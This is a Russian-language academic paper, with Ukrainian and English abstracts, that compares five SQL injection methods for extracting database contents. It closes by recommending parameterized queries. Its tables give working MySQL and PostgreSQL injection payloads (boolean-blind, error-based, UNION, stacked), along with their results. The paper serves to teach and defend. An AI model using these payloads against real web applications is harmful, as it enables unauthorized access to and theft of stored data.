УДК 004.42

А. Г. Тецкий

Исследование методов получения содержимого базы данных с помощью SQL-инъекций

Национальный аэрокосмический университет им. Н.Е. Жуковского "ХАИ"

Проведено исследование методов получения содержимого базы данных с помощью SQL-инъекций; выявлены особенности использования исследуемых методов; проведена сравнительная характеристика существующих методов; предложены рекомендации по предотвращению несанкционированного доступа к содержимому базы данных.
Ключевые слова: SQL-инъекция, информационная безопасность, тестирование на проникновение.

Введение. SQL-инъекция — это атака, направленная на веб-приложение, в процессе выполнения которой запрос к базе данных конструируется методом простой конкатенации строк. Если при этом отсутствует проверка и фильтрация входных данных, то злоумышленник может изменить логику выполнения SQL-запроса. После обнаружения уязвимости и получения доступа к базе данных атакующий ищет таблицы с наиболее интересными именами (например, users или admin) и извлекает их содержимое. Такие таблицы могут содержать пароли (хеши) для авторизации на сайте. Также, в зависимости от конфигурации прав доступа к базе данных, злоумышленник может получить содержимое файлов, размещенных на сервере, или же загрузить свой вредоносный скрипт на сервер (шелл).

Существует 5 методов получения содержимого базы данных с помощью SQL-инъекций, которые показаны на рисунке 1.



Рис. 1. Разновидности SQL-инъекций

1. Boolean-based blind SQL injection. Метод основан на подборе номера символа из кодовой таблицы путём добавления конструкций с помощью операторов AND/OR. Особенностью этого метода является то, что получаемая из БД информация нигде не отображается. Используется алгоритм бинарного поиска, поэтому для получения одного символа необходимо выполнить в среднем 7 запросов к БД. Для получения символов в unicode может понадобиться большее число запросов, т.к. диапазон кодов становится шире. Поэтому из-за маленькой скорости и большой нагрузки на сервер этот метод не подходит для получения больших объемов данных. В таблице 1 представлены запросы для получения первого символа из имени базы данных.

Таблица 1 – Значения переменных с внедрёнными запросами на получение кода символа

Значение переменной id	Результат	Код символа
id=1	Корректный вывод	–
id=1 AND ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),1,1))>64	Корректный вывод	(64; ∞)
id=1 AND ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),1,1))>96	Корректный вывод	(96; ∞)
id=1 AND ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),1,1))>112	Пустой результат	(96; 112]
id=1 AND ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),1,1))>104	Корректный вывод	(104; 112]
id=1 AND ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),1,1))>108	Пустой результат	(104; 108]
id=1 AND ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),1,1))>106	Пустой результат	(104; 106]
id=1 AND ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),1,1))>105	Пустой результат	(104; 105]

Таким образом, был найден код символа, который равен 105 и соответствует символу «i» (база данных «information_schema»).Корректный вывод означает вывод со значением id=1.

2. Error-based SQL injection. Данный метод основан на том, что содержимое ячейки таблицы включается в текст ошибки. С помощью одного запроса можно получить содержимое только одной ячейки. Применение этого метода возможно только тогда, когда скрипт выводит ошибки, возвращенные базой данных в

результате некорректных запросов. В PHP с использованием СУБД MySQL используется такая конструкция:

mysql_query("SELECT …") or die(mysql_error());

Использование запроса вышеописанной техники представлено в таблице 2. Стоит заметить, что к содержимому ячейки добавляется некоторое незначимое содержимое (в примере это последние два символа '_1'). Это необходимо для создания ошибки, которая выводится в браузер и содержит полученную информацию.

Таблица 2 – Значение переменной с некорректным SQL-запросом

Значение переменной id	Результат
id=1 AND (SELECT 4472 FROM(SELECT COUNT(*),CONCAT((SELECT MID((IFNULL(CAST(schema_name AS CHAR),0x20)),1,50) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1,1),0x5f,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)	Duplicate entry 'moodle_db_1' for key 'group_key'

3. UNION query SQL injection. Классический и самый простой для понимания вариант внедрения SQL-кода. Принцип заключается в объединении двух SELECT-запросов с помощью оператора UNION. Особенностью является то, что в запросах должно совпадать количество столбцов. Если результат запроса обрабатывается в цикле, то за один запрос можно получить содержимое столбца таблицы.

Использование оператора UNION в запросе представлено в таблице 3.

Таблица 3 – Значение переменной с оператором UNION в запросе

Значение переменной id	Результат
id=1 UNION ALL SELECT schema_name FROM INFORMATION_SCHEMA.SCHEMATA	Корректный результат + список баз данных

4. Stacked queries SQL injection. Принцип данного метода заключается в использовании нескольких запросов к БД, разделенных точкой с запятой. Самый опасный тип инъекций, т.к. помимо запросов на получение информации, могут быть запросы на обновление/добавление записей. Поэтому использование последовательных запросов в PHP+MySQL запрещено в целях безопасности. Значение параметра с внедренным последовательным запросом представлено в таблице 4. Данный запрос возвращает список всех баз данных. Используемая СУБД – PostgreSQL.

Таблица 4 – Переменная с внедренным последовательным запросом

Значение переменной id	Результат
id=1; SELECT datname FROM pg_database WHERE datistemplate = false;	Список баз данных

5. Time-based blind SQL injection.Этот метод можно считать модификацией первого метода, т.к. используется аналогичный принцип получения информации.

В методе «Boolean-based blind» признаком выполнения условия являлся вывод корректного результата, в текущем методе таким признаком является выполнение временномй задержки при запросе к базе данных. Сравнивая время выполнения запроса с корректным параметром с временем выполнения запроса с параметром, который содержит SQL-код, можно сделать заключение о том, выполнилось ли условие в модифицированном SQL-запросе. Выполнение задержки производится с помощью функции SLEEP(). Наличие этих задержек является дополнительным недостатком этого метода.

Заключение. В результате исследований были определены методы получения информации из БД, актуальность которых подтверждается данными, приведенными в источниках [1-2]. Необходимо также отметить, что SQL-инъекции могут привести не только к компрометации базы данных, но и к получению полного доступа к серверу (при стечении определённых обстоятельств). Во избежание возможности осуществления подобного вида атак настоятельно рекомендуется избегать простой конкатенации параметров при создании запросов к БД. Вместо этого рекомендуется использовать соответствующие драйверы (например, PDO в PHP для работы с MySQL).

Список литературы

1. Justine Clarke. SQL Injection Attacks and Defense. : Syngress Publishing, Inc., 2009. – 576 с.
2. Дмитрий Евтеев. SQL Injection от А до Я. Презентация.
3. http://www.owasp.org/index.php/SQL_Injection
4. Фленов М.Е. PHP глазами хакера. 2 изд. : БХВ-Петербург, 2011. - 336 с.
5. Жуков Ю. В. Основы веб-хакинга. Нападение и защита (2-е изд.) : Издательство «Питер», 2009. - 206 с.

Рецензент: д. т. н., снс Кучук Г. А., ХУПС им. Кожедуба, Харьков, Украина
Поступила в редакцию 01.12.2014

Дослідження методів отримання вмісту бази даних за допомогою SQL-ін’єкцій

Проведено дослідження методів отримання вмісту бази даних за допомогою SQL-ін'єкцій; виявлено особливості використання досліджуваних методів; проведена порівняльна характеристика існуючих методів; запропоновані рекомендації щодо запобігання несанкціонованого доступу до вмісту бази даних.

Ключові слова: SQL-ін'єкція, інформаційна безпека, тестування на проникнення, pentest.

Reseach of the methods for getting the contents of the database using SQL-injections

The article provides a detailed investigation of the methods for getting the contents of the database with the help of SQL-injections. It describes the features of using the methods under consideration. It is also shown that the comparative analysis of existing methods is done. The recommendations to prevent unauthorized access to the contents of the database are given.

Keywords: SQL-injection, cybersecurity, pentest.